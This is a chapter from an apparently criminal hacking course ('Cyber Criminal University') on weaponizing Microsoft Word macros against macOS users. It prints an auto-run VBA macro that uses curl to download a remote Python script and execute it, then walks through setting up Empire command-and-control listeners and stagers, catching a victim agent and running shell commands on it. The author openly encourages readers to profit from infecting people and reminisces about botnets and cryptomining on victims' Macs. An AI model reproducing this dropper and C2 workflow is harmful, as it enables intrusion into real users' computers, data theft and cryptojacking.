HackTown
Cyber Criminal University - Home

You are not logged in. You will only be able to access the courses in GREEN from the course list.
Chapter 6 - Weaponizing - macOS

It's best to run each command one at a time to ensure no fuckups! Copying and pasting for some people directly gets fucked. Do it one at a time.
Since hackers are targeting Windows users with malicious Word documents it's safe to say that macOS users are just as susceptible to these type of attacks. However, these attacks are slowly getting squeezed out thanks to sandboxing which in turn makes it safer for users who are using Microsoft Word. In fact, when I was creating this course they changed a few things that squeezed out even more functionality so I had to adjust a few things. A few years later after this course was released everything has changed. Macros are no longer a viable option and we can assume Macros are a thing of the past.
Shit changes fast these fucking days dudes. Let's try to stay ahead of the curves. Those sexy sexy curves.
For the examples used in this chapter I had to revert to using a method that should work 100% for everyone.
Alright let's get back and focus on the macOS macro portion we created before. In case you're lost we're still using the default macro template we created before but focusing on the macOS portion of it.
Below is our default macro template again for you to see.
Sub Auto_Open()
Call Winsheller
End Sub
Sub AutoOpen()
Call Winsheller
End Sub
Function Winsheller() As Object
On Error GoTo ErrorHandler
Err.Clear
ChDir "C:\"
MsgBox "Testing"
Macsheller
End FunctionFunction Macsheller()
MsgBox "Testing"
End FunctionUnder "Function Macsheller" delete the MsgBox "Testing" line so we can add a new line to download our macOS RAT or whatever file you want the target to download and execute. Most RATs for macOS are python3 scripts, bash scripts, or similar these days as a custom .app cannot be loaded directly anymore.
Below is an OLD example of how a macro would download a python3 script and execute it on a macOS target.
Sub Auto_Open()
Call Winsheller
End Sub
Sub AutoOpen()
Call Winsheller
End Sub
Function Winsheller() As Object
On Error GoTo ErrorHandler
Err.Clear
ChDir "C:\\"
MsgBox "Testing"
Macsheller
End FunctionFunction Macsheller()
GORun = "do shell script ""curl http://IP/FILE.py >FILE.py; chmod +x FILE.py; python3 FILE.py"""
res = MacScript(GORun)
End Function
Once the target has enabled macros in the Microsoft Word document it will download the python script with curl, save it as FILE.py, and execute it on the target machine. This is an example of a simple, yet effective, macro that will execute the FILE.py without any warnings being displayed to the users on a macOS with default settings.
That being said it depends on what the .py scripts is. Most will download the file but never execute it. If you tried it yourself you too probably noticed nothing happened. What you didn't see was the file was indeed downloaded but contained in a sandboxed environment. You'll learn more about that later on.
Unfortunately, Microsoft updated their shit back in 2016 which fixed a vulnerability and really FUCKED how malicious Word documents are executed on a macOS system. Before Microsoft patched the vulnerability the above macro code was an excellent way of compromising macOS users easssyyyyyy. Macros were always evolving back then just like they have done now. Except now it's much harder. More reasons why you should not just sit by and life watch pass you the fuck on by!
Now I say "FUCKED" but the reality is Microsoft closed a long overdue vulnerability that so many we're being compromised with which made it safer for all macOS users. Yay! Kudos to them for doing so I guess! Fuck! Compromising macOS users before Microsoft fixed some shit was great because you knew that most macOS users didn't have an AV installed (for whatever reason people think macOS can't get viruses lol) and that any macOS computers you infected was of high quality. A botmasters dream I tell you! This was because was you knew each person you infected had a good GPU right out of the gate. Crypto mining was good times. Ahhhhh the memories coming back to me as I write this. Good times. No no. Great times!
We'll be using Empire to demonstrate the limitations of most, if not all, macOS malware delivered by a malicious Word document so you have an understanding of the limitations when targeting macOS targets.
PowerShell Empire
https://github.com/BC-SECURITY/Empire
https://bc-security.gitbook.io/empire-wiki

"Empire is a post-exploitation and adversary emulation framework that is used to aid Red Teams and Penetration Testers. The Empire server is written in Python 3 and is modular to allow operator flexibility. Empire comes built-in with a client that can be used remotely to access the server. There is also a GUI available for remotely accessing the Empire server, Starkiller."
Empire is a post exploitation framework that includes a pure PowerShell Windows agents, Python 3.x Linux/OS X agents, and C# agents. This framework offers cryptological secure communications and a flexible architecture. This framework also utilizes "Donut" which effectively executes payloads within memory on the target computer.
Empire implements the ability to run PowerShell agents without needing powershell.exe and has rapidly deployable post exploitation modules ranging from key loggers, Mimikatz, and adaptable communications to evade network detection which are all wrapped up in a usability-focused framework.
For Empire we'll use Kali in a VM to host it and an updated Windows computer with AV turned OFF as our victim.

In your Kail VM type:
powershell-empire server
Keep that window open and running.
Open FireFox and enter "http://127.0.0.1:1337" into the URL to be presented the Starkiller login.

Password: password123


IMPORTANT!
Make sure to put your Kali VM IP for the Host.
Click on "CREATE", select "http", change Host to your IP, change port to "9000", and then click "SUBMIT".
When things were good you would be using "usestager osx_macro" and copy past that code right into a Macro document and away you went! Shit was so easy then. Listen... I can't stress enough that you learn everything as quick as possibly and act right away on your devious plans to get rich! The door is closing mans!
Anyways... moving along.
Now we'll generate a stager by clicking on the "Stagers" icon as seen in the screenshot below.

Click on "CREATE", from the drop down menu select "osx_shellcode", under "Listener" select "http" from the drop down menu, and then click on "SUBMIT".

If you've installed Littlesnitch on your macOS you'll need to make sure you've set the "SafeChecks" value to false.
set SafeChecks False
Next, we need to copy the generated shellcode to our macOS computer and run it.
cat ~/Downloads/launcher.bin

Some people ran into random problems as seen in the screenshot below. If you got similar output as in the screenshot below just copy everything from "echo" onwards as highlighted below and then paste into your macOS Terminal!

Once you have execute the command you'll get a connection back to the Empire C&C and will be notified in the notifications section of Empire. You can also click on "Agents" from the menu on the left hand side to be presented your victim machine.

The Empire Agent that connected is named "NLY80D36" but yours will be different, obviously.
Once you have agents (victims) you can click on "Agents" and then "Modules".

Here you can select the module you're after and have it executed on the victim machine. We're not going to go every module but like anything in this world Empire requires you to actually use it to be familiar with it so take the time to practice with it and learn the tool.
Click back on "Agents" from the menu on the left hand side and click on your Agent name which will bring you into the screen below.
We can enter any type of commands for our target to execute. Where it says "Shell Command" enter "say -v alex Whatupppppppp" and click "Run".

Once you've executed the command you should have heard "Whatupppppppp" on your macOS.
This HackTown course is not about how to use Empire so it's best to learn this specific tool on your own. Empire has evolved greatly since it's creation and there is much to explore with this tool including StarKiller. Take the time to learn this tool in and out! Moving along...
OK let's see which directory we're in with our agent. Click on the "Agents" tab from the left hand menu and select your Agent. Enter "pwd" into the Shell Command prompt and click "Run".

Once you have click on "Run" click on "Agent Tasks" from the menu on the left hand side then click on the down arrow to see your output as seen in the screen shot below.
